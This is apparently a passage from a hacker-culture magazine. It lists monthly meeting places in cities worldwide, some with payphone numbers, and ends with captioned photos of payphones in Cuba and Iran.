
Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hoveldbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones 444-117-9290/11, 9294437, 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Preadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peter's Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Paspaswriou on the corner of Patision and Stourmari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Show-room.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Murphy's Bar in Cuba Mall. 5:30 pm.

NORWAY

Oslo: Oslo Central Train Station. 7 pm.

POLAND

Stargard Szczecinski: Art Cafe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 11. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gavle: Railroad station.

UNITED STATES**Alabama**

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble. 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520, 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natalie's Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty 3's food court, 13th and College. 6 pm.

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 361 Waialae Ave. Payphone: (808) 732-9184.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

FL Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9735, 9735.

New Orleans: Plantation Coffee-house, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.

Grand Rapids: Rivertown Crossings Mall, second level in the food court.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Voo Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court. 7 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall, upper area of food court.

North Dakota

Fargo (Moorhead, MN): Center Mall food court by the fountain.

Ohio

Akron: Arabia on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland (Bedford): Cyber Pet's Internet Cafe, 665 Broadway Ave.

Columbus: Convention Center (downtown) basement far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

Pennsylvania

Philadelphia: 30th Street Station food court, smoking section.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dome Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Cafe Nicholas in Galleria 2.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia (see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor.

Wisconsin

Madison: Union South (227 N. Randall Ave.), on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: UWM Student Union on Kenwood between Maryland and Downer.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones of Countries We're Mad At Part One: CUBA



A popular payphone kiosk in **Havana**. And that's not an ad for sneakers in the background.

Photo by T. Mele



Etecsa is Cuba's state-owned phone company. This phone in **Havana** takes smartcards.

Photo by Pawel Krewin




Another model that's real high tech found in **Regla**.

Photo by T. Mele


Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>

Payphones of Countries We're Mad At

Part Two: IRAN




In the holy city of **Qom**, this rather advanced card reader phone takes something called "kart atabar."



This your basic payphone found all over Iran - this one was in **Rasht**. The instructions make it real simple. The touchtone pad could be a bit smaller though.



Found in **Delijan**, this green monster is so haunting that it will visit you in your dreams. It's got so much personality plus you can hang a painting on the front of it. There are two coin slots for each type of coin and the amount is displayed in the box on the upper left.



At first glance you might think this wasn't a payphone at all. You'd be wrong. Found by a **Ghazian** gas station, this phone has a slide coin chamber which would last about 30 seconds in the States.

All photos by Phundisk

Look on the other side of this page for even more photos!